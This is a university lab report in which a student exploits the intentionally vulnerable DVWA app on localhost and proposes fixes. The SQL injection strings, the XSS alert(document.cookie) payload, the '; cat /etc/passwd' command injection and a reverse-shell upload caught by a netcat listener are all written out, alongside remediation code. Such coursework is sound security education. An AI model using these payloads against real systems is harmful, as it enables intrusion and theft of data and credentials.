




Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

Name	Esha Nitin Chavan
UID	2024301002
Experiment No.	07

Aim:	To identify, exploit and mitigate the common web application vulnerabilities
Executive Summary:	We used DVWA in a controlled lab to find and exploit common web flaws (SQLi, XSS, CSRF, IDOR, unsafe uploads, command/file inclusion), showed how poor input validation and missing access controls enable serious attacks, and proposed fixes like parameterized queries, output escaping, CSRF tokens, strict authorization, and secure file handling.

Setup

Part A

PROBLEM	<p>Show DVWA running: screenshot of login page and the “Create/Reset Database” page.</p> <p>Change and note the security level settings (low/medium/high) and explain what the setting changes in code or behavior (short answer).</p>
Environment & setup	 <p>The screenshot shows the DVWA Database Setup page in a web browser. The page has a dark header with the DVWA logo. On the left, there is a sidebar with links for 'Setup DVWA', 'Instructions', and 'About'. The main content area is titled 'Database Setup' and contains instructions for creating or resetting the database. It mentions that if the database already exists, it will be cleared and the data will be reset. It also provides a link to the config file and a note about using administrator credentials. Below this, there is a 'Setup Check' section with details about the general system, DVWA version, git reference, author, reCAPTCHA key, writable folders, apache web server, and mod_rewrite status.</p>



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

← → ↻

🔒 http://localhost/dvwa/setup.php

120% ☆

👤 Sign in ⌵

PHP
PHP version: 8.1.2-1ubuntu2.22
PHP function display_errors: **Disabled**
PHP function display_startup_errors: **Disabled**
PHP function allow_url_include: **Disabled** - Feature deprecated in PHP 7.4, see lab for more information
PHP function allow_url_fopen: **Enabled**
PHP module gd: **Installed**
PHP module mysql: **Installed**
PHP module pdo_mysql: **Installed**

Database
Backend database: MySQL/MariaDB
Database username: dvwauser
Database password: *****
Database database: dvwa
Database host: localhost
Database port: 3306

API
This section is only important if you want to use the API module.
Vendor files installed: **Not Installed**

For information on how to install these, see the [README](#).

Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your `php.ini` file and restart Apache.

`allow_url_fopen = On`
`allow_url_include = On`

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.


Create / Reset Database

← → ↻

🔒 http://localhost/dvwa/login.php

120% ☆

👤 Sign in ⌵



Username

Admin

Password

Login

[Damn Vulnerable Web Application \(DVWA\)](#)



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- [Mutillidae](#)
- [OWASP Vulnerable Web Applications Directory](#)

You have logged in as 'Admin'

Username: Admin
Security Level: Security Level: impossible
Locale: en
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

Part B

Problem statement :

For each: (a) identify vulnerable page, (b) exploit (screenshot + short reproduction steps), (c) explain root cause, (d) propose a fix.

1. SQL Injection (SQLi) vulnerabilities/sql

Demonstrate retrieving another user's password or dumping a table.

- Open DVWA and go to the SQL Injection page.
- In the User ID box enter: 1' OR '1'='1 and submit the form.
- Check the page output — you should see many records or extra data that the page normally would not show.



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

Evidence:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with various attack types, and 'SQL Injection' is highlighted. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID' input field containing the payload 'OR 1=1 #' and a 'Submit' button. Below the input field, the output shows the results of the query: 'ID: ' OR 1=1 #', 'First name: admin', and 'Surname: admin'. This indicates that the payload successfully bypassed the user authentication.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks

Vulnerability: SQL Injection

User ID: Submit

ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection

This screenshot shows the DVWA interface after a second successful SQL injection attack. The 'User ID' input field now contains the payload 'admin' OR '1'='1'. The output displays the same set of user records as the previous screenshot, confirming that the payload successfully authenticated as the 'admin' user.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks

Vulnerability: SQL Injection

User ID: Submit

ID: admin' OR '1'='1
First name: admin
Surname: admin

ID: admin' OR '1'='1
First name: Gordon
Surname: Brown

ID: admin' OR '1'='1
First name: Hack
Surname: Me

ID: admin' OR '1'='1
First name: Pablo
Surname: Picasso

ID: admin' OR '1'='1
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

← → ↻ http://localhost/dvwa/vulnerabilities/sql/?id='OR 'a'='a&Submit=Submit# 120% ☆ Sign in

DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks

Vulnerability: SQL Injection

User ID:

ID: ' OR 'a'='a
First name: admin
Surname: admin
ID: ' OR 'a'='a
First name: Gordon
Surname: Brown
ID: ' OR 'a'='a
First name: Hack
Surname: Me
ID: ' OR 'a'='a
First name: Pablo
Surname: Picasso
ID: ' OR 'a'='a
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection

← → ↻ http://localhost/dvwa/vulnerabilities/sql/?id='UNION+SELECT+NULL%2C+database()' 120% ☆ Sign in

DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks

Vulnerability: SQL Injection

User ID:


ID: ' UNION SELECT NULL, database() -- -
First name:
Surname: dvwa

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)



Root cause: Application builds SQL queries by concatenating unsanitized user input into query strings (no parameterization).

Remediation:

```
$dbh = new PDO('mysql:host=localhost;dbname=dvwa', 'dvwa_user',  
'password');  
$stmt = $dbh->prepare('SELECT user, password FROM users WHERE id =  
:id');  
$stmt->bindValue(':id', (int)$_GET['id'], PDO::PARAM_INT);  
$stmt->execute();  
$rows = $stmt->fetchAll(PDO::FETCH_ASSOC);
```

2. **Reflected XSS** — vulnerabilities/xss_r o Craft a payload that displays an alert and show impact (cookie theft discussion).

Vulnerable page: vulnerabilities/xss_r/

Reproduction steps / exploit:

Open the Reflected XSS module.

Submit a payload in a parameter that gets reflected, e.g.



<script>alert(document.cookie)</script>.

Alert is executed in victim's browser; discuss cookie-theft risk.

Evidence:



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)



Root cause: User-supplied input is injected into HTML output without HTML-encoding, enabling script execution.

Remediation: Encode all user-controlled output for the correct context.

Example (PHP):

```
echo htmlspecialchars($user_input, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
```




Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)



3. Stored XSS — vulnerabilities/xss_s o Post a persistent payload and demonstrate page rendering it.

Reproduction steps / exploit:

Post a payload in a persistent field (e.g., comments) such as `` and submit.

Visit the page; the payload executes for all viewers.

Evidence: evidence/screenshots/B4_xss_stored.png





Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

Root cause: App stores user input and later renders it without output encoding.

Remediation: Apply output encoding on data retrieved from storage. If HTML is needed, sanitize using a proven HTML sanitizer (e.g., HTMLPurifier for PHP). Also validate input length and context.
CVSS-like rating: High

Part C

Problem Statement:

Part C — Auth / session / logic problems (intermediate)

Program:


Brute force / password strength — examine DVWA login protections; demonstrate a simple brute force (rate-limited, controlled).

Vulnerable page: DVWA login endpoint

Reproduction steps / exploit:

Use a small controlled wordlist and attempt repeated logins (rate-limited in lab).

Evidence:





Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
1		200	0			4702	
2		200	11			4703	
3		200	10			4702	
4		200	11			4703	
5		200	8			4702	
6		200	11			4703	
7		200	11			4703	
8		200	11			4703	
9		200	11			4703	
10	password	200	9			4741	

```
1 GET /vulnerabilities/brute/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: "Chrome"/141, "WinTA_Head"/1
4 Accept-Charset: UTF-8
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://127.0.0.1/vulnerabilities/brute/
8 Cookie: securitylow; PHPSESSID=eg5g5uic5n3b3d3j3n3w3j47; securitylow
9 Connection: keep-alive
```

Root cause: Weak password policy and lack of rate limiting or account lockout.

Remediation: Enforce strong password complexity, throttling/rate-limiting login attempts, account lockouts with progressive delays, CAPTCHAs, and multi-factor authentication for sensitive accounts. Log and alert suspicious activity.

2. CSRF — vulnerabilities/csrf o Build a proof-of-concept HTML page that triggers a state change.

Vulnerable page: vulnerabilities/csrf/

Reproduction steps / exploit:


Create a malicious HTML page with a hidden auto-submitting form that performs a state-changing request to DVWA when a logged-in victim visits.

Visit the malicious page or cause the victim to; DVWA state changes without the victim's explicit action.



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

Evidence:



Root cause: State-changing actions rely solely on cookies for auth and lack per-request anti-CSRF tokens.

Remediation: Generate a cryptographically secure CSRF token per session and validate on state-changing requests.

```
// Generate/store:
if (empty($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}
// Include in form:
echo '<input type="hidden" name="csrf_token"
value="'.htmlspecialchars($_SESSION['csrf_token']).">';
// Validate on POST:
if (!hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'] ?? '')) {
    http_response_code(403); exit('Invalid CSRF token');}
```

Part D

Problem Statement:

Part D — File/functionality exploitation

Implementation:

File upload vulnerability — vulnerabilities/upload o Upload an allowed file and attempt to upload a web shell (document how DVWA blocks/permits).

Reproduction steps / exploit:

Upload an allowed file type (e.g., image.jpg).



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

Attempt to upload a web shell shell.php or a disguised script. Document whether DVWA blocks or allows and how it handles stored files.

Evidence:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar menu with various security challenges. The 'File Upload' challenge is selected and highlighted in green. The main content area is titled 'Vulnerability: File Upload'. It contains a form with a 'Choose an image to upload.' label, a 'Choose File' button, and a text area showing the path '.../hackable/uploads/reverseshell.php' with a red message 'successfully uploaded!'. Below the form, there is a 'More Information' section with two links: https://www.owasp.org/index.php/Unrestricted_File_Upload and <https://blogs.securiteam.com/index.php/archives/1288>. At the bottom, a terminal window shows a netcat listener on port 127.0.0.1:8080, which has received a connection from 172.17.0.2:16 and is displaying the output of the uploaded script.

Root cause: Insufficient server-side validation of file type/content, storing uploads in web-accessible directories, and trusting client-provided MIME/type/extension.

Remediation:

Whitelist allowed file extensions; validate MIME type server-side using finfo or similar.

Store uploads outside web root and serve via a validated handler.

Randomize filenames and set safe permissions. Example (PHP):

```
$allowed_ext = ['jpg','jpeg','png','gif'];
$ext = strtolower(pathinfo($_FILES['file']['name'], PATHINFO_EXTENSION));
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime = finfo_file($finfo, $_FILES['file']['tmp_name']);
if (!in_array($ext, $allowed_ext) || strpos($mime, 'image/') !== 0) {
    throw new Exception('Invalid file');
}
$target = '/var/uploads/' . bin2hex(random_bytes(12)) . '.' . $ext;
move_uploaded_file($_FILES['file']['tmp_name'], $target);
```



Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

2. Command injection — vulnerabilities/exec o Execute system command via vulnerable parameter (show output).

Vulnerable page: vulnerabilities/exec/

Reproduction steps / exploit:

Provide input that is used in a shell call (e.g., ; cat /etc/passwd) in the vulnerable parameter.

Evidence:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a navigation menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. The main content area is titled 'Vulnerability: Command Injection' and contains a 'Ping a device' section. It has an input field for 'Enter an IP address:' and a 'Submit' button. Below the input field, the output of a ping command to 8.8.8.8 is displayed in red text, showing successful results. At the bottom, there is a 'More Information' section with links to external resources.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=63 time=27.727 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=11.594 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=20.543 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=18.484 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 11.594/19.587/27.727/5.751 ms
help
index.php
source

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Root cause: Unsanitized user input is executed within a shell command (e.g., exec()/system() with direct concatenation).

Remediation: Avoid shell execution with user input. Use OS-level APIs or validated, whitelisted commands. If shell use is unavoidable, strictly validate and sanitize input and use escapeshellarg() / escapeshellcmd() in PHP. Example:

```
// Preferred: avoid shell altogether
// If necessary:
$args = escapeshellarg($user_input);
$output = shell_exec("/usr/bin/safe_tool $args");
```




Bharatiya Vidya Bhavan's
Sardar Patel Institute of Technology
(Autonomous Institute Affiliated to University of Mumbai)

3. Remote code execution / File inclusion — vulnerabilities/fi and vulnerabilities/command o Demonstrate local file inclusion or remote file include vectors if possible at chosen security level.

